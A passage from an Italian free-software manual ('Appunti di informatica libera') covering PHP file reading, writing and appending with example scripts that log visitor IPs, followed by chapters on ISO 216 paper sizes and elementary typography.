Alla riga 6 il file viene aperto in sola lettura è bene fare attenzione alla gestione dell'errore. Se l'apertura va a buon fine tramite una struttura ciclica ne viene visualizzato il contenuto. La lettura viene interrotta nel momento in cui la funzione '**`feof()`**' resituisce valore vero, questo accade quando si arriva alla fine del file.

Per la lettura delle singole righe del file è stata utilizzata la funzione '**`fgets()`**' che restituisce una stringa o un valore falso in caso di errore.

Molto importante è l'istruzione della riga 12 con la quale viene chiuso il puntatore al file definito nella fase di apertura. È bene liberare un file prima possibile per evitare problemi di scrittura concorrenziale. Anche questa funzione ritorna un valore booleano vero se l'operazione va a buon fine, falso altrimenti.

Se il file di testo da leggere è piccolo si può utilizzare la funzione '**`file("`***nome_del_file***`")`**', ovviamente oltre al nome del file può essere specificato un particolare percorso e il tutto può essere contenuto in una variabile da passare come parametro. La funzione '**`file()`**' resituisce un array formato da tanti elementi quante sono le righe del file di testo, ogni elemento conterrà il testo della riga relativa. Ad esempio nel caso del precedente file '`dati_1.txt`':

```
0  <html><body>
1
2  <?
3   $appo = @file("dati_1.txt");
4   if ($appo){
5     echo "Operazione riuscita il contenuto del file dati_1.txt
6           è nell'array <b>\$appo</b><br>";
7       $i=0;
8       foreach($appo as $valore)  // visualizzo il contenuto dell'array
9         echo "<br>".$valore;
10
11  }else{
12    echo "Errore nella lettura del file! Accertarsi che
13          esista e che i permessi siano corretti";
14  }
15
16 ?>
17
18 </body></html>
```

Questa funzione risulta molto comoda e rapida inquanto non necessita di istruzioni per l'apertura

e la chiusura del file. È evidente che in questo modo il contenuto può essere soltanto letto e non modificato. In caso di file di dimensioni medio grandi è preferibile utilizzare le funzioni classiche viste in precedenza che benchè più macchinose garantiscono una migliore gestione del file e della memoria.

218.4 Scrittura in un file di testo

Come al solito prima di poter operare sul contenuto del file bisogna aprirlo, ovviamente per poter inserire dei dati nel contenitore bisogna aprirlo in modalità di scrittura. Come visto in precedenza esistono varie modalità e per ogni situazione va scelta quella ottimale. Di seguito esamineremo alcuni metodi di scrittura nel file.

Il tipo '**r+**' permette di leggere e scrivere nel file che si sta aprendo e posiziona il puntatore all'inizio del contenitore senza alterarne a priori il contenuto. È utile quando bisogna posizionare una riga in una ben precisa posizione del file.

Nel caso di '**w**' e '**w+**' il file viene aperto in scrittura o scrittura e lettura e viene immediatamente svuotato. Può essere comodo nel caso di file di appoggio che possono essere sovrascritti senza doverne controllare il contenuto.

Il metodo di apertura '**a**' e '**a+**', che serve ad accodare righe al file, verrà trattato in dettaglio nel paragrafo 218.5.

Nell'esempio seguente si salva nel file '`dati_3.txt`' l'indirizzo IP dell'ultimo visitatore che ha caricato la pagina '`3.php`'. Anche questo come tutti gli esempi di questo capitolo è raggiungibile al solito indirizzo: <*http://www.urcanet.it/brdp/php_manual/esempi/*> nel caso specifico: <*http://www.urcanet.it/brdp/php_manual/esempi/cap_5/3.php*>

```
0  <html><body>
1
2   <?
3     $f = @fopen("dati_3.txt", "w");   // lo apre e lo svuota. se non esiste lo crea
4     if($f){
5       echo "<br><br>file <a href=\"dati_3.txt\">dati_3.txt</a> Aperto correttamente.";
6       echo "<br><br>Sto salvando i tuoi dati nel file";
7
8       $frase = "Ultimo visitatore ad aver eseguito lo script 3.php \n\n";
9       $frase = $frase."il suo IP:".$REMOTE_ADDR." \n";
10
11      @fputs($f,$frase);    // scrive la frase nel file tramite $f
12      @fclose($f);          // è importante chiudere il file
13
14      echo "...... Fatto!";
15
16    }else{
17      echo "<br>Errore durante l'apertura del file dati_3.txt";
18    }
19  ?>
20
21 </body></html>
```

Nella riga 3 il file viene aperto in sola scrittura e come più volte ripetuto il suo contenuto viene cancellato. Dunque questo codice sarà in grado di mantenere traccia soltanto dell'ultimo visitatore. Sarebbe più interessante memorizzare più visite ma bisogna fare i conti con la crescita del file, se la pagina è molto frequentata le dimensioni del file di log potrebbero crescere a dismisura fino a saturare lo spazio su disco. Un buon esercizio potrebbe essere la realizzazione di uno script che tenga traccia degli ultimi '**$n**' visitatori, dove '**$n**' è un parametro che può essere impostato a seconda delle esigenze.

Di seguito una possibile soluzione:

```
0  <html><body>
1  <?
2   $n = 4;  // numero di visite da mantenere
3   $f = @fopen("dati_4.txt", "r");
4
5   if($f){
6
7     echo "<br>file dati_4.txt esistente ed aperto correttamente <br>";
8     $i=0;
9     while( !feof($f) && $i<$n-1 ){   // finchè fine del file o il $i< $n-1
10      $righe[$i] = @fgets($f,4096);  // file piccolo! utilizzo array sacmbio
11      $i++;
12    }
13    @fclose($f);   // è importante chiudere il file
14
15    $f = @fopen("dati_4.txt", "w");  // adesso lo riempio con i nuovi dati.
16    if($f){
17      echo "<br><br>file <a href=\"dati_4.txt\">dati_4.txt</a> Aperto
18            correttamente. Sto salvando i tuoi dati";
19
20      $frase = "visitatore di 4.php - ";
21      $frase = $frase."il suo IP:".$REMOTE_ADDR." alle ore: ".date("d-m-Y G:i:s")." \n";
22      @fputs($f,$frase);     // scrive la frase nel file tramite $f
23
24      for ($i=0; $i<count($righe); $i++)
25        @fputs($f,$righe[$i]);
26
27      @fclose($f);   // è importante chiudere il file
28      echo ".......Fatto!";
29    }
30
31  }else{
32
33    echo "<br>Il file dati_4.txt non esiste. Lo creo.";
34
35    $f = @fopen("dati_4.txt", "w");
36
37    if($f){
38
39      echo "<br><br>file <a href=\"dati_4.txt\">dati_4.txt</a> Aperto
40            correttamente. Sto salvando i tuoi dati";
41
42      $frase = "visitatore di 4.php - ";
43      $frase = $frase."il suo IP:".$REMOTE_ADDR." alle ore: ".date("d-m-Y G:i:s")." \n";
44
45      @fputs($f,$frase);     // scrive la frase nel file tramite $f
46      @fclose($f);           // è importante chiudere il file
47
48      echo ".......Fatto!";
49
50    }else{
51      echo "<br><br>Non posso creare il file dati_4.txt";
52    }
53  }
54 ?>
55 </body></html>
```

Ci sono vari modi per risolvere il problema, quello usato per questo esempio è volutamente prolisso al fine di utilizzare più volte le funzioni sotto esame così da rendere più semplice l'apprendimento.

Concettualmente si è ragionato in questi termini:

```
 se il file esiste
 {
    - leggo le prime $n-1 righe del file
    - le salvo in un array di appoggio
```

```
    - chiudo il file
    - apro il file in scrittura cancellandone il contenuto
    - salvo i dati relativi alla connessione attuale nel file
    - salvo tutte le righe dell'array di appoggio
    - chiudo il file
 }
 altrimenti
 {
    - apro il file in scrittura e viene creato
    - salvo i dati relativi alla connessione attuale nel file
    - chiudo il file
 }
```

in realtà non viene fatto un controllo sull'esistenza del file ma si è considerato che se non si riesce ad aprire in sola lettura con il metodo '**`r`**' il file o non esiste o non è leggibile.

Nel ciclo di riga 9 vengono prese le prime '**`$n-1`**' righe del file o tutto il file se ha meno di '**`$n`**' righe, la condizione che per prima non viene soddisfatta fa abbandonare il ciclo.

Nelle righe 21 e 43 è stata usata la variabile predefinita '**`$REMOTE_ADDR`**' che contiene l'indirizzo IP del visitatore e di seguito la funzione '**`date()`**' già incontrata nalla sezione 214.1 che in questo caso ritorna la data nella forma del tipo: '**`31-10-2002 15:13:13`**'. Maggiori informazioni in merito possono essere trovate nella sezione "XVI. Date and Time functions" del manuale ufficiale.

In fine nella righa 24 al posto della solita struttura '**`foreach`**' è stata utilizzata volutamente la funzione '**`count()`**' che restituisce il numero di elementi dell'array che gli viene passato come parametro.

In conclusione va notato che l'ultima visita verrà registrata in testa al file mentre le più vecchie verranno scartate mano a mano che ne entreranno delle nuove. Il risultato ottenuto nel file '`dati_4.txt`' è simile a:

```
visitatore di 4.php - il suo IP:192.168.1.153 alle ore: 31-10-2002 15:13:24
visitatore di 4.php - il suo IP:192.168.1.153 alle ore: 31-10-2002 15:13:17
visitatore di 4.php - il suo IP:192.168.1.153 alle ore: 31-10-2002 15:13:12
visitatore di 4.php - il suo IP:192.168.1.153 alle ore: 31-10-2002 15:10:21
```

Come conclusione viene proposto un esempio riepilogativo in merito al quale non verranno fornite spiegazioni, sarà compito del lettore capirne il comportamento. Per testarne il funzionamento è tuttavia possibile collegarsi all'indirizzo: <*http://www.urcanet.it/brdp/php_manual/esempi/cap_5/5.php*>

```
0 <html><body>
1 <?
2 /*
3 Primo tentativo di apertura del file inesistente dati_5.txt in sola lettura
4 il tentativo di apertura fallisce perchè la modalità 'r' non
5 crea il file in caso di inesistenza, a differenza delle modalità
6 'w' e 'a' che se non esiste lo creano. Quindi il controllo seguente
7 restituirà il messaggio di errore...
8 */
9
10 $f = @fopen("dati_5.txt", "r");
11
12 if($f){
13   echo "<br>1) file dati_5.txt Aperto. Ecco il contenuto: <br>";
14   //Se apre il file facciamo scrivere il contenuto
15   while(!feof($f)){    // finchè non raggiungo la fine del file
16     $riga = @fgets($f,4096);
17     echo "<br>".$riga;
18   }
19   @fclose($f);   // è importante chiudere il file
20 }else{
21   echo "<br>1) Apertura del file dati_5.txt FALLITA! Ora lo creo e lo riempio.";
22 }
```

```
23
24 /*
25 Secondo tentativo apro in sola scrittura il file
26 il tentativo di apertura riesce perchè la modalità ’w’
27 crea il file in caso di inesistenza. Il controllo seguente
28 restituirà messaggio positivo.
29 ATTENZIONE in questo caso il file viene svuotato al momento
30 dell’apertura, il contenuto viene perso.
31 */
32
33 if (!file_exists("dati_5.txt")){
34
35   $f = @fopen("dati_5.txt", "w");
36   if($f){
37
38     echo "<br><br>2) file dati_5.txt Aperto correttamente. Lo riempio";
39
40     // sappiamo che va a buon fine e quindi scriviamoci qualcosa dentro.
41     // notare che \n inserisce un fine riga!!!
42     $frase = "Ciao Popolo. \n";
43     $frase = $frase."Scrivo nel mio primo file in PHP \n";
44     $frase = $frase."Speriamo bene! \n";
45     $frase = $frase."CIAO";
46
47     @fputs($f,$frase);    // scrive la frase nel file tramite $f
48     @fclose($f);          // è importante chiudere il file
49
50   }else{
51     echo "<br><br>2) Apertura del file dati_5.txt <strong>FALLITA!</strong>";
52   }
53
54 }else{
55
56   echo "<br><br>2) Il file dati_5.txt esiste già. Allora lo RIMUOVO!";
57   if(@unlink ("dati_5.txt")){
58     echo "<br><br> FILE dati_5.txt RIMOSSO CORRETTAMENTE";
59   }else{
60     echo "<br><br> ERRORE durante la rimozione di dati_5.txt";
61   }
62 }
63 ?>
64 </body></html>
```

In questo ultimo esempio viene utilizzata per la prima volta la funzione ‘**`unlink()`**’ che serve ad eliminare il file che riceve come parametro, essa restituisce un intero che assume valore pari a 0 o falso se l’operazione di cancellazione non va a buon fine.

218.5 Accodare testo in un file

Ovviamente esistono metodi più semplici, immediati e dunque migliori per tenere traccia di qualunque evento. Prima di continuare è bene ricordare che il servente HTTP memorizza in file di log le informazioni relative alle connessioni quindi se non si hanno particolari esigenze tracciare le visite degli utenti potrebbe essere un’operazione ridondante.

Il PHP come visto nella sezione 218.2 permette di aprire un file in modalità "append", ovvero in modo che le righe inserite vengano appese alla fine del file. questo metodo è utilizzabile passando alla funzione ‘**`fopen()`**’ il parametro ‘**`a`**’ o ‘**`a+`**’, nel primo caso il file viene aperto in sola scrittura mentre nel secondo in scrittura e lettura, il puntatore viene posizionato alla fine del file e se non esiste il file specificato viene creato.

Se si pensa al problema affrontato precedentemente (sezione 218.4) ci si rende immediatamente conto che utilizzando questo metodo di scrittura nel file si possono accodare le informazioni utilizzando poche righe di codice. Ad esmpio:

```
0  <html><body>
1
2   <?
3     $f = @fopen("dati_6.txt", "a");   //apre in scrittura. se non esiste lo crea
4     if($f){
5       echo "<br><br>file <a href=\"dati_6.txt\">dati_6.txt</a> Aperto.";
6       echo "<br><br>Sto salvando i tuoi dati nel file";
7
8       $frase = "visitatore di 6.php - ";
9       $frase = $frase."il suo IP:".$REMOTE_ADDR." alle ore: ".date("d-m-Y G:i:s")." \n";
10
11      @fputs($f,$frase);    // scrive la frase nel file tramite $f
12      @fclose($f);          // è importante chiudere il file
13
14      echo "...... Fatto!";
15
16    }else{
17      echo "<br>Errore durante l'apertura del file dati_6.txt";
18    }
19  ?>
20
21 </body></html>
```

È bene sottolineare che in questo caso non ci sono controlli sulle dimensioni del file di testo generato. Ogni volta che lo script viene eseguito il file '`dati_6.txt`' aumenta di dimensioni. Se la pagina è molto visitata a lungo andare potrebbe addirittura saturare il disco. Visto che questo è un semplice esercizio e non si ha alcun bisogno dei dati contenuti nel file verrà aggiunto un controllo che elimina il file sele sue dimensioni superano un determinato valore. Ecco una soluzione:

```
0  <html><body>
1
2   <?
3     $max_file_size = 4000;  // dimensione massima in byte
4
5     if(filesize("dati_6.txt") > $max_file_size ){
6       echo "<br><br><b>Vuoto il file! ha superato il limite</b><br><br>";
7       $f = @fopen("dati_6.txt", "w");   //lo apre scrittura e lo svuota
8     }else{
9       $f = @fopen("dati_6.txt", "a");   //lo apre scrittura e appende i dati
10    }
11    if($f){
12      echo "<br><br>file <a href=\"dati_6.txt\">dati_6.txt</a> Aperto.";
13      echo "<br><br>Sto salvando i tuoi dati nel file";
14
15      $frase = "visitatore di 6.php - ";
16      $frase = $frase."il suo IP:".$REMOTE_ADDR." alle ore: ".date("d-m-Y G:i:s")." \n";
17
18      @fputs($f,$frase);    // scrive la frase nel file tramite $f
19      @fclose($f);          // è importante chiudere il file
20
21      echo "...... Fatto!";
22
23    }else{
24      echo "<br>Errore durante l'apertura del file dati_6.txt";
25    }
26  ?>
27
28 </body></html>
```

Le modifiche sono semplici, è stato aggiunto un '**`if`**' che controlla la dimensione del file '`dati_6.txt`' se è maggiore del valore impostato nella variabile '**`$max_file_size`**' apre il file in modalità '**`w`**' e quindi ne cancella il contenuto, altrimenti lo apre in modalità '**`a`**'. In entrambi i casi se il file non esiste viene creato.

218.6 Conclusioni

Il file system, come appena visto, permette di immagazzinare informazioni su disco dando la possibilità di aggiornarle modificandole o cancellandole. Tuttavia è bene tenere presente che esistono tecnologie relazionali apposite per la gestione di grandi moli di dati che garantiscono maggiori prestazioni e una migliore gestione dello spazio su disco. Tali tecnologie sono le basi di dati alle quali si accede tramite un linguaggio di interrogazione standard noto come SQL[1].

Il file rimane comunque uno strumento utile, semplice e immediato, e nel caso di piccole quantità di dati o nel caso in cui non si abbia accesso ad un DBMS[2], può essere preso in considerazione come alternativa alle basi di dati.

[1] Acronimo di "Structured Query Language" ovvero "linguaggio di interrogazione strutturato".

[2] Acronimo di "Data Base Management System " ovvero "Sistema di Gestione di Basi di Dati", è il software che si occupa di rispondere alle istruzioni SQL.

Indice analitico del volume

Appunti di informatica libera 2003.01.01

Volume IV

Scrivere

The main distribution for *Appunti di informatica libera* is described below. For every distribution channel the maintainer's name and address is also reported.

Internet

- direct reading: <*http://a2.swlibero.org/*>
  download: <*ftp://a2.swlibero.org/a2/*> and <*http://a2.swlibero.org/ftp/*>
  Michele Dalla Silvestra, `mds @ swlibero.org`
- direct reading: <*http://appuntilinux.torino.linux.it/*>
  download: <*ftp://ftp.torino.linux.it/appunti-linux/*>
  Carlo Perassi, `carlo @ linux.it`
- direct reading: <*http://sansone.crema.unimi.it/linux/a2/HTML/*>
  download: <*http://sansone.crema.unimi.it/linux/a2/*>
  Fabrizio Zeno Cornelli, `zeno @ filibusta.crema.unimi.it`
- direct reading: <*http://www.pctime.it/servizi/appunti-linux/*>
  download: <*http://www.pctime.it/servizi/appunti-linux/a2-prelievo/*>
  Franco Lazzero, PCTIME, `pctime @ pctime.net`
- direct reading: <*http://www.a2.prosa.it/*>
  download: <*ftp://ftp.a2.prosa.it/*>
  Davide Barbieri, `paci @ prosa.it`
- direct reading: <*http://linux.pueste.it/*>
  download: <*http://linux.pueste.it/filearea/AppuntiLinux/*>
  David Pisa, `david @ iglu.cc.uniud.it`
- direct reading: <*http://www.informasiti.com/Appunti/HTML/*>
  download: <*http://www.informasiti.com/Appunti/*>
  Claudio Neri, Sincro Consulting, `neri.c @ sincroconsulting.com`

GNU distributions

- GNU/Linux **Debian** <*http://packages.debian.org/appunti-informatica-libera*>
  Massimo Dal Zotto, `dz @ cs.unitn.it`

Italian magazine's CD-ROM

- **inter-punto-net** <*http://www.interpuntonet.it*>
  Michele Dalla Silvestra, `mds @ swlibero.org`
- **Internet News** <*http://inews.tecnet.it*>
  Francesco Facconi, `francescofacconi @ libero.it`
  Fabio Ferrazzo, `fabio.fr @ tiscalinet.it`
- **Linux Magazine** <*http://www.edmaster.it/prodotti/linux/ult-riv.html*>
  Emmanuele Somma, `esomma @ ieee.org`

Parte xli

Editoria e stile

Formati standard della carta

Lo standard ISO 216[1] definisce i formati di carta più comuni, secondo una logica molto semplice. Vale la pena di riassumere brevemente i concetti legati a questo standard, ancor prima di affrontare altri problemi legati alla scrittura.

219.1 Caratteristiche fondamentali dello standard ISO 216

Nello standard ISO 216, i lati del foglio di carta hanno un rapporto fisso, dove il lato lungo è pari alla radice quadrata di due (circa 1,4142) per la lunghezza del lato corto (figura 219.1).

Figura 219.1. Il rapporto tra i lati di un foglio ISO 216.

```
                         .---------------.      .---------------.
                         |               |      |               |
                         |               |      |               | a
                         |               |      |               |
                         |               |      |               |
 b = radq(2) * a         |               | b    |---------------|
                         |               |      |               |
                         |               |      |               |
                         |               |      |               | a
                         |               |      |               |
                         `---------------'      `---------------'
                                 a                      b
```

Questo rapporto ha una proprietà importante, che consente al foglio di carta di essere dimezzato sul lato lungo, oppure di essere raddoppiato sul lato corto, mantenendo lo stesso rapporto tra i lati.

Lo standard ISO 216 definisce tre diverse serie di questi formati, ognuna delle quali parte da una dimensione di partenza, generando le altre dimensioni suddividendo quella precedente a metà, sul lato lungo. La serie A, ha come punto di riferimento il formato A0, corrispondente a un foglio con un'area di un metro quadro, tuttavia non si tratta del formato più grande, che è ottenuto raddoppiando due volte il formato A0, ottenendo così quattro metri quadri.

La tabella 219.1 elenca le dimensioni di tutti i formati delle tre serie, denominate A, B e C. Come si può osservare, i valori sono approssimati al millimetro, in aderenza al SI (sezione 221.5).

Tabella 219.1. ISO 216: formato A, B e C.

A	mm	B	mm	C	mm
4A0	1682 x 2378	--	--	--	--
2A0	1189 x 1682	--	--	--	--
A0	841 x 1189	B0	1000 x 1414	C0	917 x 1297
A1	594 x 841	B1	707 x 1000	C1	648 x 917
A2	420 x 594	B2	500 x 707	C2	458 x 648
A3	297 x 420	B3	353 x 500	C3	324 x 458
A4	210 x 297	B4	250 x 353	C4	229 x 324
A5	148 x 210	B5	176 x 250	C5	162 x 229
A6	105 x 148	B6	125 x 176	C6	114 x 162
A7	74 x 105	B7	88 x 125	C7	81 x 114
A8	52 x 74	B8	62 x 88	C8	57 x 81
A9	37 x 52	B9	44 x 62	C9	40 x 57
A10	26 x 37	B10	31 x 44	C10	28 x 40

[1] Altri standard analoghi a ISO 216 sono UNI 936 e DIN 476.

219.2 Utilizzo pratico dei vari formati ISO 216

Tabella 219.2. Esempi di utilizzo pratico dei vari formati.

Formati	Utilizzo
A0, A1	Disegno tecnico; poster.
A2, A3	Disegno; diagrammi; tabelle di grandi dimensioni.
A4	Lettere; riviste; cataloghi; carta per stampanti comuni e per fotocopiatrici.
A5	Blocchi per appunti.
C4	Buste per il formato A4.
C5	Buste per il formato A4 piegato a metà.
C6	Buste per il formato A4 piegato due volte.
B4, A3	Giornali.

La percentuale di ingrandimento o di riduzione di un formato per ottenerne un altro, si determina facilmente, tenendo conto che si sta facendo riferimento all'ampiezza e all'altezza del foglio, non alla sua area. In pratica, riducendo un formato A4 al 50 %, si ottiene un formato A6, mentre per arrivare al formato A5 occorre usare una riduzione al 71 %. In altri termini, 71 %, ovvero 0,71, approssima la radice quadrata di 0,5. La tabella 219.3 riepiloga alcune trasformazioni tipiche, da un formato a un altro dello standard ISO 216.

Tabella 219.3. Esempi di ingrandimento e riduzione dei formati più comuni.

Trasformazione richiesta	rapporto	percentuale (approssimata)
da A*n* a A*n*+1	sqrt(0,5)	71 %
da B*n* a A*n*	sqrt(sqrt(0,5))	84 %
da A*n* a B*n*	sqrt(sqrt(2))	119 %
da B*n* a A*n*-1	sqrt(sqrt(2))	119 %
da A*n* a A*n*-1	sqrt(2)	141 %

La massa di un foglio di serie A, può essere determinata facilmente, sapendo che A0 ha una superficie di un metro quadro. In pratica, basta conoscere la densità superficiale della carta (la cosiddetta grammatura) che si esprime normalmente in grammi per metro quadro, dividendone opportunamente il valore: l'A*n* avrà una massa pari a 2^{-n} volte quella dell'A0. Per esempio, la massa di un foglio A4 sarà 2^{-4} volte quella di un A0; ovvero 1/16; se la grammatura è 80 g/m^2, la massa di un foglio A4 è 5 g.

Le dimensioni dei fogli delle tre serie ISO 216 possono essere determinate anche attraverso delle formule matematiche, come mostrato nella tabella 219.4. Si osservi che le misure che si ottengono sono espresse in metri.


Tabella 219.4. Formule per calcolare le dimensioni della carta secondo lo standard ISO 216.

Formato	Ampiezza in metri	Altezza in metri
A*n*	$2^{(-1/4-n/2)}$	$2^{(1/4-n/2)}$
B*n*	$2^{(-n/2)}$	$2^{(1/2-n/2)}$
C*n*	$2^{(-1/8-n/2)}$	$2^{(3/8-n/2)}$

219.3 Formati multipli

Quando non si può utilizzare un formato in cui il rapporto tra la lunghezza dei lati sia quello delle serie A, B o C comuni, si possono usare dei multipli di uno di questi formati. Come si vede nella figura 219.2, si tratta di affiancare più fogli di un certo formato, estendendo il lato corto. Questi formati estesi si indicano come A*n*x*m*, dove *m* rappresenta quanti fogli di tipo A*n* affiancare. Per esempio, il formato A3 è equivalente al formato A4x2.

Figura 219.2. Formati multipli A*n*x*m*.

```
 .-------------------------------------------------------------.
 |               |               |               |               |
 |               |               |               |               |
 |               |               |               |               |
 |               |               |               |               |
 |       An      |       An      |       An      |       An      |
 |               |               |               |               |
 |               |               |               |               |
 |               |               |               |               |
 |               |               |               |               |
 `-------------------------------------------------------------'

 <-------------------------- m volte ------------------------->
```

219.4 Riferimenti

- Markus Kuhn, *International standard paper sizes*

  <*http://www.cl.cam.ac.uk/~mgk25/iso-paper.html*>

- *Guide to international paper sizes*, *Concise tables of measurements*, EDS Inc., 1997-2000

  <*http://www.twics.com/~eds/paper/papersize.html*>

- R. Smith, F. Wright, T. Hastings, S. Zilles, J. Gyllenskog, *RFC 1759: Printer MIB*, *Appendix B - Media size names from ISO/IEC 10175 Document printing architecture*, 1995

  <*http://www.cis.ohio-state.edu/cgi-bin/rfc/rfc1759.html*>

  <*http://www.cis.ohio-state.edu/cs/Services/rfc/rfc-text/rfc1759.txt*>

- T. Hastings, R. Herriot, R. deBry, S. Isaacson, P. Powell, *RFC 2911: Internet printing protocol/1.1: model and semantics*, *Appendix C: "media" keyword values*, 2000

  <*http://www.cis.ohio-state.edu/cgi-bin/rfc/rfc2911.html*>

  <*http://www.cis.ohio-state.edu/cs/Services/rfc/rfc-text/rfc2911.txt*>

Nozioni elementari di tipografia

Prima di studiare un programma di editoria elettronica conviene conoscere almeno qualche nozione di tipografia. Studiando la natura del problema si può comprendere la ragione di alcuni comportamenti dei programmi più raffinati che rispecchiano nella loro impostazione la filosofia della tipografia tradizionale.

220.1 Caratteri

Il *carattere* è qualunque segno grafico utilizzato in tipografia per rappresentare le lettere, i segni di interpunzione, le cifre e altri grafemi. La conoscenza delle caratteristiche fondamentali del carattere da stampa è necessaria per poter comprendere il funzionamento e la logica dei programmi di composizione tipografica. Sul carattere si possono distinguere diversi aspetti, in particolare:

- specie alfabetica;
- stile, o gruppo stilistico;
- serie alfabetica, o variante di serie;
- scala dimensionale.

Al di sopra di questa classificazione sta eventualmente il *genere*, intendendo con questo la distinzione in base ai suoi componenti: segni alfabetici, segni paralfabetici, segni estralfabetici, fregi, iconografie, paraiconografie.

220.1.1 Specie alfabetica

La *specie* è una collezione di segni di un tipo di scrittura. Per quanto ci riguarda, la specie alfabetica comune è quella dell'alfabeto latino. All'interno di una specie alfabetica si possono distinguere diverse collezioni alfabetiche, per esempio come nella distinzione tra lettere maiuscole e minuscole che avviene nell'alfabeto latino.

Dalla differenza tra gli alfabeti nasce a volte la necessità di rendere un testo attraverso un alfabeto alternativo. La *traslitterazione* è il procedimento di traslazione da un sistema alfabetico a un altro, in modo da ricomporre un testo facendo uso di un sistema alfabetico diverso da quello originale. La traslitterazione punta a riprodurre un testo in modo che sia possibile in qualsiasi momento il procedimento inverso per riottenere il testo originale. Il caso più comune in cui si ha la necessità di utilizzare la traslitterazione è quello della citazione in cui l'originale utilizza un alfabeto esotico per il quale non si dispone del carattere tipografico. Come si può immaginare, la traslitterazione è regolata da norme internazionali.

220.1.2 Gruppo stilistico

Una volta definita la specie di un carattere si possono distinguere delle varianti che riguardano lo *stile*, ovvero il disegno e il suo gusto estetico. Sull'alfabeto latino sono stati realizzati una quantità così grande di stili diversi che è difficile persino riuscire a classificarli. In generale vi si fa riferimento attraverso il nome. Gli stili più noti nella composizione elettronica sono: Times, Helvetica e Courier.

I tre nomi citati rappresentano oggi, simbolicamente, le caratteristiche fondamentali di uno stile: la presenza o l'assenza di grazie e la proporzionalità o meno della larghezza dei segni.[1]

Le grazie sono dei piedini terminali che hanno lo scopo di abbellire il carattere e di guidare la vista durante la lettura. Il Times è il tipico stile con grazie, mentre Helvetica è il suo opposto.

I segni dei caratteri da stampa sono generalmente di larghezza diversa; solo le prime forme di scrittura meccanica, come la macchina da scrivere e le prime stampanti, hanno creato la necessità di utilizzare dei simboli a larghezza uniforme. Il Courier è il rappresentante di questo tipo di stile a larghezza fissa.

In generale, uno stile riguarda esclusivamente un genere alfabetico, ma quando uno stile assume importanza e notorietà, può succedere che venga adottato anche da altri generi. Per questo si può distinguere tra Times Roman (Times New Roman), Times Greco, Times Cirillico e altri. Il primo tra quelli citati è ovviamente il Times dell'alfabeto latino.

220.1.3 Serie

La *serie alfabetica*, o la variante di serie, rappresenta una distinzione all'interno di uno stile, in base alla *forma*. Le forme comuni di uno stesso stile riguardano la pendenza, il tono e la larghezza.

- La pendenza si riferisce all'inclinazione delle aste e si distingue generalmente tra *tondo*, che rappresenta un carattere con aste verticali, e *corsivo* in cui le aste sono inclinate in avanti. Generalmente, l'aspetto dei caratteri di un corsivo, pur restando all'interno della stesso stile, è abbastanza diverso da quello del tondo. Quando si utilizza un sistema di composizione elettronico può capitare di avere a disposizione uno stile nel quale manchi il corsivo, che però viene ottenuto in qualche modo distorcendo il tondo. In questo caso si parla preferibilmente di carattere «inclinato» in modo volutamente generico.

- Il tono, o lo spessore, rappresenta l'intensità del carattere che si percepisce visivamente. Essendo un concetto che deriva dalla stampa con inchiostro nero, si distingue generalmente tra *chiarissimo*, *chiaro*, *nero* (*neretto*) e *nerissimo*.

- La larghezza è una caratteristica di cui dispongono solo alcuni stili, ovvero li può riguardare direttamente, nel senso che uno stile per sua natura può essere «stretto» o «largo». In base alla larghezza si distinguono solitamente: lo *strettissimo*, lo *stretto*, il normale, il *largo* e il *larghissimo*.

È bene chiarire che ogni stile può disporre o meno di varianti seriali adatte. Alcuni stili, spesso riferiti a specie alfabetiche simboliche, dispongono di una serie unica.[2]

---

[1] Questi tre stili sono molto importanti, in parte per motivi storici, ma soprattutto perché sono quelli che si hanno a disposizione più di frequente.

[2] Alcuni sistemi di composizione riescono a trarre il corsivo e il neretto da stili che per loro natura non hanno tali varianti. Per ottenerlo si utilizzano tecniche di deformazione e di trascinamento. In generale sarebbe bene evitare di sfruttare tali possibilità, dal momento che se uno stile non dispone di una serie, significa che non è adatto per quella.

220.2 Tipometria

La tipometria è la misurazione degli elementi che riguardano la composizione e l'impaginazione. Le voci più importanti sono costituite dai corpi (l'altezza dei caratteri), dalla spaziatura, dall'interlinea, dalla giustezza e dalla giustificazione. In breve, il corpo è l'altezza del carattere, la spaziatura è la distanza tra una parola e l'altra in una riga, l'interlinea è lo spazio verticale aggiuntivo tra le righe, la giustezza è lo spazio orizzontale che le righe di testo hanno a disposizione, la giustificazione è il procedimento di regolazione della spaziatura e dell'interlinea in modo da ottenere un allineamento delle righe con i margini (sia in orizzontale che in verticale).

220.2.1 Corpo, dimensioni e scala

La dimensione del carattere si misura in senso verticale e si definisce *corpo*. Per misurare il corpo e le altre dimensioni che riguardano i caratteri si possono utilizzare diverse unità di misura, ma quando si tratta di sistemi di composizione elettronica a mezzo di software, è molto probabile che si disponga solo del pica e del punto anglo-americano:

- 1 pica = 1/6 di pollice;
- 1 punto = 1/12 di pica = 1/72 di pollice.

Per comprendere cosa sia il corpo di un carattere è bene descrivere le varie componenti dell'altezza di questo. La figura 220.1 mostra schematicamente la parola «Agglomerato» (abbreviata) suddivisa orizzontalmente secondo le componenti verticali della dimensione del carattere.

Figura 220.1. Le dimensioni del carattere.

```
______________________________________________________________________
spalla superiore                                                        ^
______________________________________________________________________  |
       /\   parte ascendente     |   |                                  |
______/  \_______________________|   |________________________________  |
     /    \     /--\/    /--\/   |   |    /--\     /--\ /--\  parte     |
    /------\   |    |   |    |   |   |   |    |   |    |    | mediana  | corpo
__ /        \___\--/|____\--/|___|___|____\--/____|    |    |__*______  |
                    |        |              parte discendente           |
